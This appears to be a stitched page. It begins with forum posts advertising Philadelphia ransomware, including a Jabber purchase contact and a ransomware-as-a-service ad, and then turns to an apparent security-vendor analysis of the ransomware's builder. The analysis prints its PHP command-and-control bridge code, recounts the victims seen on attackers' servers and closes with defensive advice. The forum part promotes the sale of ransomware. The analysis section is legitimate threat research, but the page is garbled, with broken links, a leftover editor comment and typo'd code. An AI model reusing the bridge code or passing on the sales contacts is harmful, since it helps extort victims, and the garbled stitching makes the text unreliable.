Leecher level: 30

Trust Scan

Posted 02 February 2017 - 10:55 AM

#44

on 01 Feb 2017 - 11:41 PM, said:

I think it's worthy to note that this is **Philadelphia Ransomware** by The Rainmaker Labs.

Here's the official video: <https://vid.me/P1fj>

The full version w/ updates can be bought on Jabber: the_rainmaker@exploit.im

I can vouch for it as I have my copy: it is really very stable and works well, and removes the need of 3rd-party holders, servers and individuals.

Yes, Its very stable ! but full versions is very expensive ☺

(Educational Use Only)

HOSTMAN Ransomware


Fully Automatic | Best Ransomware on the market
starting at 9.95

I recommend [AirVPN](#) for browsing this site. Get it [>now<](#)
Stay Anonymous!


0

Fun with websites


While tracking Philadelphia users, we found another distribution method: a website on which registered users can generate ransomware samples.



It seems that users can buy access to this website to use it as bridge and generate ransomware samples.



At the moment it is unclear how the bad guys would manage the campaigns of different users, since all the information about the victims can be found in the same directory. This site seems to be only in testing phase.



Looking at the data found on this website also suggests that the creators of the site are experimenting with the ransomware. Most of the victims seem to be related or the same, based on the unlock code, username, IP address and geolocation there are around 10 different victims only.

The builder used in this analysis

In [her this](#) analysis, [wePaletay](#) used a publicly available Philadelphia builder, which claimed to be a cracked one (SHA256: ae536854c93d8f8215b351e473a82aa2d4660e85544a380983e43ea711143c70).

Using this builder we could gain insight into what happens on the attacker's side before and during a ransomware attack. However, either intentionally or unintentionally, this builder has a major flaw. The generated ransomware samples always display a bitcoin wallet address from a hard-coded set of values, ignoring the addresses given by the user. This means that the ransom, paid by the victims, will not go to the user, but to the owner of the hard-coded addresses.

When the ransomware sends the "insert" message to the bridge, the InsertController function of the PHP script sets the wallet address to be sent to the victim. It randomly chooses an address from a predefined list.

```
function InsertController() {
    $cfg = unserialize(file_get_contents(FOLDER.'config.pdb'));
    $unlock_code = $_REQUEST['uccd'];
    $osinfo = $_REQUEST['osinfo'];
    $user = $_REQUEST['user'];
    $ip = $_SERVER['REMOTE_ADDR'];
    $country = $_REQUEST['country'];
    $locale = $_REQUEST['locale'];
    $av = $_REQUEST['av'];
    $wallet = array("19p1qwpRrYfeSKkrH2yW1KKimpMAjfxEn", "1FyTD95klePdewMHGHeeg7VHwmHbinyDF",
    "1HmNQChNkXz3mcXrG4qADMrwcoSCBtYJVJo", "1g2Xw9dT2XyhV4NnWFFeADbGubD94wNfr", "1QAp9xdojT2i61xoC1guP4uKNE6pmMxyAC",
    "195DMVkyh8oMi7tvEoC7XCZ72tQ2yi4aas", "1Lo3fcDaF462ntFSApWMMJUmB5R8RTAUN5", "14VWCve4sT2fb7SCjvNmhpv8g98pzzRD6r",
    "1JjLxycMYHkm9VXHsfGVpK4UmUnp9ViJwv", "1MG9875hajVtUmaE38wrBbXhbaNXCp46MV");
    $wallet = trim($wallet[rand(0, sizeof($wallet)-1)]);
    $amount = $cfg['amount'];
    $geo = json_decode(@file_get_contents('http://www.geoplugin.net/json.gp?ip='.$ip));
    $id = uniqid();
    $victim = array(
        'id' => $id,
        'unlock_code' => $unlock_code,
        'os_info' => $osinfo,
        'av' => $av,
        'user' => $user,
        'country' => $country,
        'locale' => $locale,
        'geo' => array(
            'lat' => $geo->geoplugin_latitude,
            'lon' => $geo->geoplugin_longitude,
            'country' => $geo->geoplugin_countryCode
        ),
        'wallet' => $wallet,
        'amount' => $amount,
        'infected' => time(),
        'paid' => false,
        'unlocked' => false,
        'lastactive' => time(), // ping every 30 min
        'unlocked_when' => 0, // time of unlock verification
        'transaction_code' => null, // saved btc transaction code
        'status' => null
    );
    if(!sizeof($victim)) exit; // out of memory
    file_put_contents(FOLDER."ph_v_data_".$id.".pdb", serialize($victim));
    file_put_contents(FOLDER."ph_v_msg_".$id.".pdb", serialize(array()));
    file_put_contents(FOLDER."ph_v_ip_".$id.".pdb", $ip."\n");
    debug("Added victim $id");
    echo $id.'|'.$wallet.'|'.$amount;
}
```

Figure 15
bridge.php - InsertController


The values that were chosen by the user are saved in the wallets.pdb file. This file is only read by the Insertp2pController, which function is only used if there are multiple bridges. In this case on the primary bridge (first one in the list) the already introduced files are created and the wallet address is set by the InsertController function. Meanwhile on the other bridges the following files are created: ph_p2p_data_ID.pdb, ph_p2p_msg_ID.pdb, ph_p2p_ip_ID.pdb. The content of these files are the same as in case of ph_v_data_ID.pdb, ph_v_msg_ID.pdb, ph_v_ip_ID.pdb, except that the bitcoin wallet is chosen from the wallets of the user.

Although in reality it will never happen, since there is a bug in the code. Instead of reading the wallets.pdb file, the function tries to open the wallets file without extension. The result is that the wallet addresses of the user are never read and sent to the victim.

```
function Insertp2pController() {
    $cfg = unserialize(file_get_contents(FOLDER.'config.pdb'));
    $unlock_code = $REQUEST['ucd'];
    $osinfo = $REQUEST['osinfo'];
    $user = $REQUEST['user'];
    $ip = $SERVER['REMOTE_ADDR'];
    $country = $REQUEST['country'];
    $locale = $REQUEST['locale'];
    $av = $REQUEST['av'];
    $wallet = file(FOLDER.'wallets');
    $wallet = trim($wallet[rand(0, sizeof($wallet)-1)]);
    $amount = $cfg['amount'];
    $geo = json_decode(@file_get_contents('http://www.geoplugin.net/json.gp?ip='.$ip));
    $id = $REQUEST['id'];
    $victim = array(
        'id' => $id,
        'unlock_code' => $unlock_code,
        'os_info' => $osinfo,
        'av' => $av,
        'user' => $user,
        'country' => $country,
        'locale' => $locale,
        'geo' => array(
            'lat' => $geo->geoplugin_latitude,
            'lon' => $geo->geoplugin_longitude,
            'country' => $geo->geoplugin_countryCode
        ),
        'wallet' => $wallet,
        'amount' => $amount,
        'infected' => time(),
        'paid' => false,
        'unlocked' => false,
        'lastactive' => time(), // ping every 30 min
        'unlocked_when' => 0, // time of unlock verification
        'transaction_code' => null, // saved btc transaction code
        'status' => null
    );
    if(!file_exists(FOLDER."ph_p2p_data_".$id.".pdb")) {
        if(!sizeof($victim)) exit; // out of memory
        file_put_contents(FOLDER."ph_p2p_data_".$id.".pdb", serialize($victim));
        file_put_contents(FOLDER."ph_p2p_msg_".$id.".pdb", serialize(array()));
        file_put_contents(FOLDER."ph_p2p_ip_".$id.".pdb", $ip);
        debug("Added P2P victim $id");
        echo $id.'|'.$wallet.'|'.$amount;
    } else {
        debug("P2P victim $id already added");
    }
}
```

Figure 16
bridge.php – Insertp2pController

Even if the Insertp2pController could send one of the users' wallet addresses to the victim, this address wouldn't be saved or used on the victim's computer at this point. The wallet is changed when a "changewallet" message is sent from the bridge to the [victimattacker](#). This message is only sent by the Enablep2pController function, which happens if the primary bridge is unavailable. In this case the ph_p2p_*_ID.pdb files should be changed to ph_v_*_ID.pdb on the used bridge and the "changewallet" message will be [written to the ph_v_msg_ID.pdb files](#). Although there is another mistake here, since instead of looking for the ph_p2p_*_ID.pdb files, this function tries to use ph_p2p_*_ID files, without the .pdb extension, so the "changewallet" message will never be sent.



```
function Enablep2pController() {
    $id = $_REQUEST['id'];
    if(file_exists(FOLDER."ph_p2p_data_".$id) and !file_exists(FOLDER."ph_v_data_".$id.".pdb"))
        rename(FOLDER."ph_p2p_data_".$id, FOLDER."ph_v_data_".$id.".pdb");
    rename(FOLDER."ph_p2p_msg_".$id, FOLDER."ph_v_msg_".$id.".pdb");
    rename(FOLDER."ph_p2p_ip_".$id, FOLDER."ph_v_ip_".$id.".pdb");
    $victim = unserialize(file_get_contents(FOLDER."ph_v_data_".$id.".pdb"));
    $h = fopen(FOLDER."ph_v_msg_".$id.".pdb", "w");
    fwrite($h, serialize(array(
        'changeamount|'.$victim['amount'],
        'changewallet|'.$victim['wallet']
    )));
    fclose($h);
    echo 'ok';
}
```

Figure 17
bridge.php – Enablep2pController

Looking at the data found on the website in Fun with websites we can see that all the bitcoin addresses saved in the ph_v_data_ID.pdb files are from the list used in the InsertController function. Some experimenting shows that it is possible to send Insertp2pController message to the website, but the wallet key will be empty in the created ph_p2p_data_ID.pdb files and Enablep2pController is not replying with the "changewallet" message. These all suggests that the builder used behind this website is the same as the one used in this analysis.

Following the attackers

Following the communication of the Philadelphia ransomware samples, we could locate numerous websevers, where bridges were stored. Usually we could get access to the config.pdb and wallets.pdb files, but in some cases we could find the files related to the attacks.

Example 1

This attacker was active mainly in February. There is data from 61 different attacks, which means 61 ph_v_data_ID.pdb, 61 ph_v_ip_ID.pdb and 61 ph_v_msg_ID.pdb files. Looking into these files, it is easy to see that many attacks were against the same targets, there are only 23 different victims.

On the map we can see the locations of the targets based on their IP addresses.



From the ph_v_data_ID.pdb files we can gain a lot of information about the victims.

There are different kinds of status information:

- Null: when there is no information (the ransomware reports to the bridge that it reached a victim, but no other activity happened so far)
- Installing: the ransomware is in the installation phase
- Encrypting: the file encryption is happening

- Ransom window: encryption is done, the ransom window is displayed
- Unlocking: decrypting the files.

A successful attack ends with the ransom window message. Only six victims sent this message to the bridge. This could be because of some failure during the attack, or problems in the communication. Seven victims had “Encrypting” status, four “Installing” and six “Null”.

The attacker asked for 1.005 bitcoin, but none of the victims has paid. Although the attacker gave mercy to one victim (this might be only testing).

Example 2

This attacker managed to gather data from 427 attacks between 19th June and 27nd June.

Based on the IP addresses, usernames and AV information of the victims there are around 50 different victims.



The attacker asked for 0.1 bitcoin, and he managed to receive it from one of his victims. He gave mercy to one victim. He uses a newer version of the builder; the generated ransomware samples send the number of encrypted files along with the “Encrypting” status information. This time about half of the victim got to the “Ransom window” status and there is only a couple who didn’t send “Encrypting” status to the bridge.

Example 3

In this case we have not only found the usual `ph_v_*_ID.pdb` files on the webserver, but `ph_p2p_*_ID.pdb` files as well. This suggests that this attacker uses multiple bridges. There were data about 177 different attacks, but as usual the number of different victims is much less, around 60. Although the bitcoin wallet of this attacker received a payment of 0.004 BTC, it is probably not from his victims, since the required ransom amount was 0.01003 BTC and none of the infected machines were unlocked, based on the status information.



In this example none of the victims sent “Ransom window” message. Most of them reached the “Encrypting” status and around 10 victims sent no status information.

Based on these examples, and several others, where we could access the `wallets.pdb` and `config.pdb` files, we can conclude that only a few victims are willing to pay. Although this ransomware promises a fast and easy way to gain money, in reality it is not so. For inexperienced attackers the biggest problem is to successfully reach their potential victims. From the number of attempted and successful attacks in the former examples we can see that even if they can propagate the ransomware the successful execution is not guaranteed. However if someone would start to spread this ransomware in much larger scale, following the example of Wannacry and Petya, he could cause serious problem.

Defensive measures

Now that we've explored Philadelphia ~~and the RaaS trend in general~~, the question is what companies and individuals can do to protect themselves. As with any ransomware, there are things people can do to better protect themselves:

Commented [DP1]: We didn't really talk about the general trends.

- Back up regularly and keep a recent backup copy off-site. There are dozens of ways other than ransomware that files can suddenly vanish, such as fire, flood, theft, a dropped laptop or even an accidental delete. Encrypt your backup and you won't have to worry about the backup device falling into the wrong hands.
- Don't enable macros in document attachments received via email. Microsoft deliberately turned off auto-execution of macros by default many years ago as a security measure. A lot of malware infections rely on persuading you to turn macros back on, so don't do it!
- Be cautious about unsolicited attachments. The crooks are relying on the dilemma that you shouldn't open a document until you are sure it's one you want, but you can't tell if it's one you want until you open it. If in doubt, leave it out.
- Patch early, patch often. Malware that doesn't come in via document macros often relies on security bugs in popular applications, including Office, your browser, Flash and more. The sooner you patch, the fewer open holes remain for the crooks to exploit. In the case of this attack, users want to be sure they are using the most updated versions of PDF and Word.
- Use Sophos Intercept X, which stops ransomware in its tracks by blocking the unauthorized encryption of files.

Other resources

- To defend against ransomware in general, see our article "How to Stay Protected against Ransomware" below.
- To protect against JavaScript attachments, tell Explorer to open .JS files with Notepad.
- To protect against misleading filenames, tell Explorer to show file extensions.
- To protect your friends and family against ransomware, try our free [Sophos Home for Windows and Mac](#).



Bibliography

1. [Online] <http://www.today.com/video/hackers-want-to-hold-your-data-for-ransom-here-s-how-to-stop-them-899367491901>.
2. [Online] <https://nakedsecurity.sophos.com/2017/05/17/wannacry-the-ransomware-worm-that-didnt-arrive-on-a-phishing-hook/>.
3. [Online] <https://nakedsecurity.sophos.com/2017/06/28/deconstructing-petya-how-it-spreads-and-how-to-fight-back/>.